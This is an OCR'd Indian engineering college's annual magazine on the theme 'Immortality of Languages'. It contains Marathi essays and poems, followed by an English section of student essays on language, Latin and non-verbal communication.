या सामाजिक प्रोवे थात महाराव भिलाऊ लाडकी लेवा पाटीदार गुजर इत्यादी सामाजिक प्रबोधनाच्या बोली आहेत खानदेशातील खानदेशी ही संकल्पना अहिराणी या संकल्पने होऊन विशाल आहे.जवळपास ९५ टक्के खानदेशी माणसे अहिराणी बोलतात ती त्यांची बोलीभाषा आहे. उत्तर महाराष्ट्राच्या अमळनेर, साखळी, पारोळा, दंडाच्या शिरपूर, तळोदा, शहादा, भडगाव, नवापूर, धुळे, जळगाव, अक्कलकुवा, संखेडा, एरंडोल,पाचोरा,कळवण,सटाणा मालेगाव,देवळा बागलाण तालुक्यातील बहुतेक सर्व जाती जमातीची मायबोली अहिराणी भाषा आहे.

अहिराणी साहित्य संमेलन हे खानदेशात होणारे साहित्य संमेलन आहे. प्रा. चव्हाण आणि डॉ. शकुंतला यांनी प्रथमच अहिराणी साहित्य संमेलनाची संकल्पना खान्देशात रुजवली व वाढवली. माणिकराव गावित स्वरूप सिंह नाईक एकनाथराव खडसे आणि विजयकुमार गावित अशी राजकारणी मंडळी येऊन गेली या संमेलनाचे आयोजन खान्देश मराठा मंडळ नाशिक परिसर यांनी केले होते. या चौथ्या संमेलनाला पहिल्या दिवशी गळ अंतयात्रा व सांस्कृतिक दिंडी झाल्यावर संमेलनाचे उद्घाटन एडवोकेट उज्वल निकम यांच्या हस्ते झाले.सायंकाळी कथाकथनाचा कार्यक्रम झाला त्यानंतर रात्री खानदेशी ठेचा हा विविध कलागुण दर्शनातून चा सांस्कृतिक कार्यक्रम होऊन संमेलनाचा पहिला दिवस संपला. संमेलनाच्या दुसऱ्या दिवशी अहिराणी बोली सामाजिक अनुबंध ह्या विषयावर परिसंवाद झाला व नंतर कविसंमेलनाचे आयोजन होते त्यावेळी डॉक्टर मुग्धा शहा हे प्रमुख पाहुणे होते.

संग्रहीत (विकीपीडिया)

माझ्या मराठीची बोलू कौतुके

पिके तिथे विकत नाही असे म्हणतात तसेच महाराष्ट्रात राहून मराठी भाषेचे महत्व तितके जाणवते का?

आपण जेव्हा परप्रांतात जातो तेव्हा तेथील परप्रांतीयांवर की भाषा कानावर पडू लागते तेव्हा आपण आपली भाषा ऐकण्यासाठी कासावीस होतो चुकून आपली भाषा बोलणारी अनोळखी मंडळी दिसली तर ती माणसे अनोळखी असूनही खूप आपली वाटतात हेच आहेत आपल्या मराठी भाषेचे अदृश्य धागे !

भूक लागल्यावर खाणे ही प्रकृती भूक लागल्यावर गरजेपेक्षा जास्त खाणे ही विकृती पण स्वतः उपाशी राहून दुसऱ्या मुखी घास देणेही महाराष्ट्र वासियांचे संस्कृती आणि म्हणून नांदते आमच्या नसानसात माय मराठी माय मराठी.मराठी ही काही काल परवा उदयाला जन्माला आलेली भाषा नाही तिला हजारो वर्षांचा इतिहास आहे.

मराठी भाषेचा उदय संस्कृतच्या प्रभावाखाली निर्माण झालेल्या प्राकृत भाषेच्या महाराष्ट्री या बोलीभाषेपासून झाला. लहानपणी आपल्याला कवी यशवंतांनी आई म्हणून कोणी आईस हाक मारी म्हणून रडवलं, बहिणाबाई चौधरींनी तुला दिले देवाने दोन हात दहा बोटं म्हणून सुगरणीच्या खोप्याचा जीवनाचे कला शिकवली, बालकवींनी श्रावण मासी हर्ष मानसी म्हणून खुलवले ,कुणी प्राजक्ताची टपटपणारे फुलवीतं यातला पावसाचा मनसोक्त आनंद घ्यायला सांगितले.निसर्गाचे सौंदर्य न्याहाळायला कोणी दृष्टी लिये मिरासदार अत्रे पुढे यांनी खळखळून हसवलं. आपण समजतो त्यापेक्षा कितीतरी खडतर आयुष्य जगणारे आपले समाजबांधव या समाजात आहेत. शेतकरी कष्टकरी वर्गाच्या समस्या आणि तरीही निखळपणे जगण्याची त्यांची वृत्ती या सगळ्यांची जाणीव काही लेखकांनी करून दिली.

विवेकसिंधु हा ग्रंथ लिहून मुकुंदराज हे मराठीतील पहिले कवी ठरले.ज्यानेश्वर माऊली ज्ञानेश्वरी अमृतानुभव चांगदेव पासष्टी अभंग लिहून मराठी भाषेला दर्जेदार साहित्य दिले.अशाप्रकारे मराठी भाषेत संत साहित्यिक रुजत असताना छत्रपती शिवाजी महाराजांनी मराठी साम्राज्याची मुहूर्तमेढ रोवली.

छत्रपती शिवाजी महाराजांवरून असे म्हणावे वाटते की-
सह्याद्रीच्या कडे कपारी नाद गुंजतो वारंवार
शौर्य गाजवून गेली मर्द मराठ्यांची तलवार

मराठी भाषेतील गंमत म्हणजे ही भाषा दर पंचवीस किलोमीटरवर वेगळी भासते. आपण फार श्रीमंत आहोत की आपली मातृभाषा मराठी आहे एका मराठी भाषेच्या अहिराणी,कोल्हापुरी,मराठवाडी,वराडी,कोकणी,मालवणी नागपुरी अशा अनेक बोलीभाषा आहेत.इतके श्रीमंत भाषा जगात क्वचितच असावी.

'अमृतातेही पैजा जिंकणारी'अशीही आपली माय मराठी तितकीच पात्र ठरते का असा प्रश्न आता पडायला लागला आहे.स्पर्धेच्या युगात टिकण्यासाठी मुलांना सीबीएसई कॉन्व्हेंट किंवा आंतरराष्ट्रीय शाळांमध्ये दाखल केले जाते.यातल्या बऱ्याच ठिकाणी फक्त सरकारची शक्ती म्हणून प्रादेशिक मराठी भाषा शिकविली जाते, त्यामुळे ती दुर्लक्षित राहते. मोडी लिपी लयास गेल्यावर आता संशोधन सुरू आहे तसेच काही वर्षांनी.

'वन्स अपॉन अ टाइम देअर वॉज लैंग्वेज कोल्ड मराठी'असं ऐकून हळणारी आणि ती शिकण्यासाठी धडपडणारी ही पिढी आपल्याला माफ करणार नाही अर्थात असा पण होऊ देणार नाही,त्यामुळे मराठी भाषेला प्राधान्य दिलं पाहिजे त्याशिवाय उपाय नाही.पुढील काही ओळी माझ्या माय मराठीच्या महती सांगणाऱ्या मराठी आहे.

आपली शांतला वाढवून तिचा मान मराठी आहे
आपल्या श्वासात ठेव तिला
जीवनाच्या अभ्यासात हिंदी इंग्रजी आहे भविष्याच्या गरजा
त्यात कमी न होऊ देऊ मराठीचा दर्जा

-शिवानी लालासाहेब शिंदे
विद्युत अभियांत्रिकी
विभाग तृतीय वर्ष

बायको म्हणजे बायको म्हणजे बायको असते

बायको म्हणजे बायको म्हणजे बायको असते
कधी देवघरातील मंद दिव्याची वात तर कधी भेटणार पेटलेली मशाल असते...

बायको म्हणजे बायको म्हणजे बायको असते
जेव्हा ती घरात असते माझं तिच्याशी मुळीसुद्धा पटत नाही
ती जेव्हा घरात नसते मला जरासुद्धा करमत नाही
वाणी धोबी दूधवाला नाठाळ शेजाऱ्याला तीच प्रोपर्ली हँडल करू शकते...

घरात कुणाची कुठली वस्तू कुठे आहे बँक बुक लोकर च्या चाव्या हातरुमाल कुठे आहे
कुणाचा वाढदिवस कोणाची मॅरेज निवरसरी कधी आहे
सारी नोंद तिच्या मेमरीत पक्की असते
आला गेला पै पाहुणा सर्वांचच ती मनापासुन स्वागत करीत असते...

कोण आचरट कोण हावरट कोण बावळट कोण भला
प्रत्येकाची नवी ओळख प्लीज करून देत असते
मुलांचा अभ्यास ग्रुहपाठ पालकसभा गॅसला नंबर
विविध कर्जे कशा कशाचे हप्ते कुणाकुणाची देणे सणवार
अनेक आघाड्यांवर एकाच वेळी तीच लढा देत असते
सासू-सासरे आई बाबीर जाऊ सर्वांबरोबर ती समभावाने वागत असते...

सर्वांशी गोड बोलुन चांगुलपणा मी घेतो
नको तिथे नको तेवढं खरं बोलून वाईटपणा ती आपल्या पदरात घेत असते
घराच्या दारावर नेम्प्लेट माझी असते
पण घराच्या आत तिची अनिर्बंध सुद्धा चालत असतील
तिच्याच इशा-यावर अवघे घरदार नाच असते...

आणि तरीही फुटकं माझं नशिब चां
गली चांगली स्थळे सोडुन तुमच्या घरी सांगून आले
केवळ मी म्हणून सोसलयं सारं
आजवर इथे टिकून राहिले
तुमची काय माझी काय प्रत्येकाची बायको हेच म्हणत असते
वाहन मी चालवत असतो शेजारी बसून ती घ्या डावीकडे घ्या उजवीकडे
सरकत मला सांगत असते...

म्हैस आली संभाळा ,त्या बाईकडे काय बघत बसलात
तर यापुढे सतत इन्स्ट्रक्शन देतच असते
कुठल्याशा ऑफिसात कुठल्याशा कोप-यात
खर्डेघाशी करीत असतो
पण आपला नवरा मोठा साहेब
असे जगाला दाखवून ती माझी अब्रू ताकत असते
खरं सांगतो मित्रांनो बायको म्हणजे
कळलं तर सूत नाही तर मंग ओठावर बसलेलं भुत असते
साहेब काय कारकुन काय सगळ्यांचे गतीत असते
घरात एन्ट्री मारताना प्रत्येकाचे मिशी खाली असते...

दोन्ही हातांनी मी माझेच पैसे उधळत असतो ती
मात्र काटेकोरपणाने हिशोब सांभाळत असते
महिना अखेरी पेट्रोलसाठी मी जेंव्हा रददी विकायला काढतो
तेव्हा शंभराची नोट हळूच ती माझ्या हातावर ठेवत असते...

अडीअडचणीला येथील कामी म्हणून मी मित्र चार जोडून ठेवले
तर त्यांची रिकामटेकडे आणि टवाळखोर अशी तिच्या दप्तरी नोंद असते
वरवर राग आला असला तरी तिच्या मनात रातराणीसारखी दडलेली एक प्रित असते...

तिच्या जगण्याची तीच खरी रीत असते
मी जेव्हा कविता रचत असतो तेव्हा ती कविता जगत असते
कधी श्रावणसरींसारखी ती प्रसन्नपणे बरसत असते
तर कधी ग्रीष्मातल्या उन्हासारखे तळपत असते
तिचं बरसणं काय तिचं तळपणं काय इतरांच्या सुखासाठी स्थिर करत असते...

घरातील प्रत्यक व्यक्ती मजेत आणि आनंदात जगत असते
कारण अवघ्या घरासाठी तीकून कोणासाठी मरत असते
घरातील प्रत्यक व्यक्ती मजेत आणि आंदोलन आनंदाने जगत असते...

कारण अवघ्या घर आधारासाठी कणाकणाने मरत असते
बायको म्हणजे बायको म्हणजे बायको असते
कधी देवघरातील मंद दिव्याची वात तर कधी धना धना पेटलेली मशाल असते...

-प्रशांत विठ्ठलराव शिंदे
संग्रहीत

जग झालय आता मतलबी
आपल्याला बदलायला नाही जमत
कित्येक वेळा प्रत्यय येऊनही
वाईट वागायला नाही जमत.

जो तो व्यक्ति येऊन
स्वार्थीपणाने वागून जातो
आपला चांगुलपणा नेहमीच
वाईटाच्या आड येतो.


चांगल चांगल नेहमी वागून
मन कधी तरी थकेलच
स्वार्थी जगाच्या या वाटेवर
परत उठून धावेलच.

थांबायचं नाही कधी
शिकवण आम्हाला आहे
मतलबी जगाच्या वाटेवर.

निस्वार्थीपणे चालायचं आहे...
निस्वार्थीपणे चालायचं आहे...

-उत्कर्षा सुलाखे
BE-D ENTC

Kaleidoscope
English Section



Staff Editorial

The only thought in mind, while deciding the theme for the annual college magazine as "Immortality of Languages" was to let the students express their thoughts about languages and its immortality. I am happy to share with our readers the English section titled "Kaleidoscope".

Kaleidoscope comes from the Ancient Greek words which mean "seeing ever-changing beautiful patterns". Languages, like a kaleidoscope, are beautiful in every aspect, ever-changing and evolving, and display different patterns, in respect to grammar and scripts. The languages we use currently, have evolved from an ancient language and the patterns we see in it today just add to its beauty.

I am thankful to the enthusiastic team members, Rajeshwari Kamath, Pratyasha Kar, Deepjyoth Singh Makan and Manoj Kumar Pal of this section for compiling all the articles. I also thank Dr. P. B. Mane, Principal and Mrs. H. B. Magar, Media team coordinator for their support in making this magazine.

Happy Reading...

Mrs. K. S. Gadgil
Assistant Professor In Electrical Engineering

Student Editorial

Language is one of the most sophisticated products that our human mind has ever come up with. Human languages are strikingly powerful, yet something we often take for granted. Babies' babbles prove that languages come naturally to us humans.

Just like a kaleidoscope, languages are a complex mix of elements. Through our English Section, we have tried to take you through the various aspects of language and language learning and find out if languages do possess the elixir of immortality. We are extremely thankful to Mrs. K. S. Gadgil for her guidance.

A World Without Languages

Ever imagined a world without communication? Imagine no stories being passed on, no feelings being shared, the signs and boards going blank, and you wouldn't be reading this right now! Just meaningless bodies with so much inside, without any means to share it. Such things lead to depression. Imagine every person on planet Earth being depressed, horrific isn't it? Beyond imagination I would say. The mere idea of the world going mute sends chills down the spine. It gives quite a hint why the use of languages is of such importance. The need to communicate brought languages into existence. As very well described by Oliver Holmes,

"Language is the blood of the soul into which thoughts run and out of which they grow."

Language is something so common and necessary that we often take it for granted. It is considered more than just a tool for communication as it helps us in building friendships, economic relationships and cultural ties in the society. Moreover, language distinguishes the differences and also celebrates the uniqueness of various cultures in a country or community.

Language is not the creation of one person or of a period but it is an institution on which hundreds of generations and countless individuals have worked together. Its presence being estimated from around fifty thousand years ago, 6500 languages are known, as of today. English being the second most spoken language in the world, it has achieved a global status. Today English is the official language in almost 100 countries and is spoken by millions.

From what has been written so far, it is clear that man possesses natural sociality. His disposition to bond together with his fellows for lower or higher purposes is one of his fundamental characteristics. To understand his fellows and to be understood by them, men were impelled to come up with a language, without which they could not communicate with each other. Looking at the present scenario, the existence of language will be known till the time there is life on Earth.

Sharwari Pimparkar
T. E. Electrical

Language and Human Society

"Language is the blood of the soul into which thoughts run and out of which they grow."

-Oliver Wendell Holmes Sr.

A language shapes the way people perceive the world and it also helps to define the culture of any society. Society is responsible for shaping an individual. Everyone is familiar with the adage "No man is an island". Man is a social being and thus he imbibes social norms, traditions and culture.

Language is essential in establishing and maintaining relationships with other people. The capacity of human beings to express themselves through speech differentiates them from other animal species. Human language is called an 'open-ended system' because the signals of human language can be combined in a variety of ways.

For example: When a person reads about history or mechanics, he or she begins formulating their own ideas. This causes a person to take action to improve a certain situation. Because of this humans have evolved as a highly intelligent society and are able to use languages not only to communicate with each other, but are able to enlighten and educate themselves which in turn, is helping the human race to continue evolving.

Language is omnipresent throughout human society. Without language, men would have been like apes pointing fingers at what they see.

Aditi Vilas Aher
T. E. Electrical

Immortality of Languages


"All things live forever, though at times they sleep and are forgotten."

Immortality is the ability to live forever. It is an eternal life, unending existence.

Languages, both written and verbal are a means of transferring information reliably from one person to another. Many languages are falling out of use and being replaced by others that are more widely used in the region. Unless current trends are reversed, these languages will become extinct within the next century. Many other languages are no longer being learned by new generations of children or by adults; these languages will become extinct when the last speaker dies. In fact, dozens of languages today have only one native speaker still alive and when they'll die the language will die with them.

Although language is no longer just used for basic needs for survival, the evolution of language continues as new generations integrate new technology as a part of their daily vocabulary. Language is used to inform others, to ask them to do certain things and to express feelings, moods, ideas, information, experiences, etc. Language undoubtedly has a very important social purpose. Hence the immortality of languages is perpetual!!!

Mehul Ingale
T. E. Computer



Languages

We have often heard words like 'German', 'French', 'Spanish', 'English', etc. which are basically called languages; but have you ever heard about 'Immortality of Languages'?

What does immortality exactly mean? Who is immortal? Does immortality mean never being forgotten? The answer to the above questions is yes. The word immortal means the quality or the state of someone or something that never dies or is never forgotten.

The next logical question is: What does 'Immortality of Languages' refer to?

I'll explain this concept with a simple example: We need years to learn any language but once learnt it is never forgotten i.e. what immortality of languages refers to.

In India, there are 23 constitutionally recognized languages and approximately 1600 dialects. Languages, like humans, have evolved with time. Languages change from generation to generation and with time and place. Each town or city has at least one specific language or dialect that defines the area or that helps people to communicate with each other with ease or it even brings out the beauty of that particular culture.

There is no end to languages. For writing anything, we need language. Through archaeological discoveries, we are able to recover ancient languages for they were written on stones. Ancient culture has come to an end, but the languages are still alive.

I would like to illustrate this point with an example:

Sanskrit is one of those languages that we don't use in our day to day life anymore. But according to NASA Sanskrit has been proven to be the best language to communicate with Artificial intelligence. The students who are interested in learning Sanskrit can learn from online courses; also schools have Sanskrit as a subject. This implies that even though we don't use Sanskrit in our day to day life, it is still important and very useful to us. This is the proof that languages are immortal. Not only humans, even computers need language for understanding.

In India, it is observed that when people migrate from one place to another, they experience language change. Language change specifically means change in accent, vocabulary and many more things.

People should learn about languages and its importance, as it adds value to our lives and multiplies our knowledge.

Mansi Viral Kuwadia
S.E. IT

Languages and Human Mind

Firstly, we need to understand the meaning of the 'Immortality of Languages'. Immortality simply means the ability to live forever and Language, which we all are familiar with, is a method of communication. Now we can talk about the ability of a language to live forever. Language is as old as time and has evolved with mankind.

It is the easiest and the most obvious way to communicate and also serves as an ice-breaker to bring people together. Literature and history, or may it be anything available to us, is in the form of language.

The following quote will shed more light on the topic: "Language is the light of mind."
-John Stuart Mill

The quote tells us that the things in our mind can be expressed freely with the help of a language. The mere fact of a common speech serves as a peculiar patent symbol of the social solidarity of those who speak that language. In short, language helps maintain feelings of cultural kinship. Language is knowledge, and in our world today knowledge is one of the key factors for success and hence, languages are immortal and essential.

Siddharth Nilakhe
T. E. Computer

Language: Beauty in Diversity

Namaste, Namaskar, Vanakkam, Hello, Hallo, Hola.

Different languages, different people, but the same meaning, the same emotion, yet all languages are equally beautiful.

Someone once said, "Beauty lies in diversity". There exist so many languages in this world. But what is the purpose of using a language? A language is not just a collection of letters; it is an emotion, the emotion of love, respect, sadness, courage, confidence and what not.

The earliest form of speech in India was reflected in texts such as Rig-Veda, the Brahmans and the Upanishads. The earliest works were composed to be sung or recited, existed orally, and disseminated in vocal structure for many generations before being written down. So languages were voiced way before being written on walls of caves and ancient pages. We humans are social animals and can't live without having a word with our loved ones. The sole purpose of using a language is to communicate, to express oneself, to let one's emotions flow freely and to understand others.

Sanskrit, the "Mother of all languages" is about 5,000 years old and yet has been able to survive. "Survival of the fittest" is maybe the reason behind its existence for 5 millenniums. She has cradled over millions of languages under her wings.

One of the exceedingly used languages, that is English, has most of its words derived from Sanskrit like, 'मातृ' in Sanskrit is Mother in English, 'भातृ' to Brother and the list goes on. Sanskrit is also breathing through languages like Latin, Deutsch, Marathi, Hindi, etc. Many languages are derived from other ones. Even if a language is not used, you can find its essence in some other language

India has over 21 languages like Assamese, Marathi, Bodo, Dogri, Kashmiri, Kannada, Tamil which are being used by more than 5,600 newspapers and 3,500 magazines. Manuscripts of languages hold their existence. Many languages are the children of others. They are derived from them. Dialects play the role of expanding the geographical coverage of a language. Well, I think languages never die. They live the life of Ashwatthama. They transform themselves into a new one or merge with another.

Languages have liquefied themselves into human blood. We think, talk, read and write using a language. Even computers, mobiles, digital watches, ATM machines, etc. will be futile without languages to guide them. Languages have conquered every bit of our lives. Knowing a language should be added to the list of basic needs of humans. Humans carry languages in their blood, flesh, and also in their hearts. As long as human life exists on earth, languages are going to breathe through us.

Shivani Pokharkar
S.E. IT

Is Latin Dead?

Being able to speak a language is an amazing ability that we humans possess. To be able to put complex thoughts into words. What people do when they talk is that they make sound and when that happens it creates vibrations. Those vibrations travel using the medium of air and reach the other person's ear drums. The brain then converts those vibrations into thoughts. I'm thinking, most of the time. Sometimes our brain has other jobs of daydreaming and hence, our brain usually misses those vibrations.

Through languages, we can communicate emotions, feelings and perspectives. Imagine pastries, cakes and chocolates falling from the sky. Now if you are a foodie this thought has definitely crossed your mind. If not, I just put that image in your head. That's exactly what languages can do.

Language has a very powerful impact on us. It can make you feel warm and cosy, yet at the same time cold and anxious. It has the power to divide us as individuals, but at the same time unite us in so many ways.

Every language has its own form of expressions, usually specific to that language. Those expressions define the sweetness and feeling of the language being one's own. If I were to walk in a room full of unknown people and hear someone say out loud, "I'm not coming!" in Hindi, I will feel like I found my soulmate. That is what helps us recognize our own in the jungle of so many unknowns.

We know the rush of learning a new language, being able to say things only we understand. Yeah, that same feeling of awesomeness. It feels like you are learning a new culture, a new set of rules to live your life by.

When I was learning German for the first time, I learnt so much about the German culture, how they celebrate, how they talk while eating, how they greet each other and everything. Learning a new language has less to do with words and more to do with the way the words are used like, the time you use them, the people you use them with, etc. Towards the end of the first session of my German class, our instructor told us, with a wink, that she was very excited to teach us some German bad words. There were considerable hoots and nodding of heads in the entire class.

So if language is so powerful, what happened to Latin?

Latin being one of the ancient languages, we hardly hear anyone speaking this language anymore. Unless it has to remember the scientific name of a tree I don't recall using it anywhere else.

Try pronouncing Azadirachta indica . Having a hard time? That's the scientific name for Neem. Sounds like a threat if I didn't know any better.

Latin is intensely complex. Every word is modified based on tense, gender, voice case, aspect, etc. The meaning of the words is clear but their use in a sentence is difficult .We continue to use it for highly technical and medical fields where clarification is of high importance, like classifying species or in medical terminology.

In early AD, the Roman church gained power over ancient Rome. With Latin being the preferred language of the church it became the language of the empire which was roughly estimated to cover a quarter of the earth's population. To put that into perspective, English is known to the same number of people today.

Today, Latin might not be extinct, meaning it has no living speakers, but it certainly is dead as its fallout of use as a form of communication. A language is considered dead if nobody uses it as a form of communication.

Latin eventually died with the fall of Roman Empire. But the reality is that it transformed into many different versions— into Romanian, Italian, Portuguese, Spanish, French— also known as the Romance languages. More than 60% of English words have Latin roots. Although Latin is dead, it lives on in the languages spoken by almost a billion people around the world.

So can we really say that Latin is dead? I'll leave that for you to decide.

Manasi Pawar
S.E. Computer

Latin	Translation
Per se	"by itself"
Vice versa:	to change" or "turn around
Alma mater	"dear/bountiful mother"
Magnum opus	"a true masterpiece"
Bona fide	"good faith"
Quasi	"as if or as though"

The Unspoken language

Ever wondered why you immediately understand your best friend even without having any sort of verbal communication or taking any communicative action? When you merely look at them in their eyes and almost immediately figure out what they're going through or know what they're trying to say?

Straight out of a fairy-tale.

But the not so make-believe answer to this is mirror neurons.

When you're watching someone do something or go through something it activates the similar neurons in our body as if we were doing the same action or going through the same thing ourselves. Our mind basically mirrors the behaviour of someone we're looking at as if it was our own! The sentiment of empathy is starting to sound somewhat selfish right now.

But the feeling of empathy towards something or someone is strongly associated with our visual input to the mirror neurons. The more intimately you're tied to a person the more you understand them without actually communicating with them verbally. It is like you imagine yourself in their shoes and think how you might feel if you were in a similar situation. That's how we comprehend each other, as human beings, as friends.

Another interesting thing is when you look at someone you're attracted to, your body starts secreting dopamine (the happy hormone) which leads to the dilation of your pupils. I would say it's one of the wonders of the language of eye contact but it's basically your pupils snitching on you, to your crush.

Human babies are more likely to follow their parents' eye movement than their head movement because we tend to think of eye contact (to be read as: not staring) as a sign of affection or caring whereas dogs find eye contact threatening. We've been communicating via eye contact since long before verbal communication, in history as well as since birth.

They say you can spot a lie while looking into a person's eyes. You can also analyse someone's personality just by their literal 'outlook'. You can simply judge anyone by how much and in what way they make eye contact. There's so much more to our eyes than what they show.

Language need not always be verbal. One doesn't always convey their feelings through words. Eye contact is as important in our professional as well as personal lives as is verbal communication. So, the next time you're trying to make an impression: look them in the eyes.

winks

Aishwarya Pardeshi
S. E. Computer

Actions Speak Louder Than Words

As Rob was about to present his work on the stage he saw a bunch of thumbs up in the audience which belonged to his friends and it certainly boosted his confidence which helped him to present his work beautifully and to create a great impact.

Without even uttering a single word, Rob knew exactly what his friends were trying to tell him. Well that's the magic of non-verbal communication. So let me just simplify it for you: what exactly is non-verbal communication?

One of the most effective forms of communication is non-verbal communication. It holds an equal amount of significance as verbal communication in our lives. Gestures, body posture and orientation are some forms of non-verbal communication. They send a louder message than the words that you speak as it is easily perceived by the people around you. A better understanding of this type of communication may guide people to develop stronger relations.

Have you heard of the phrase, "First impression is the last impression"?

Surely you have! Well this phrase holds very true in the corporate world. An individual is not only judged by his knowledge but also by his body language. Your body posture and orientation and use of some hand gestures will help you to create a great impact. Now that we're about to become graduates and enter the professional world, we'll be in need of this kind of communication, along with our knowledge, to make a good first impression.

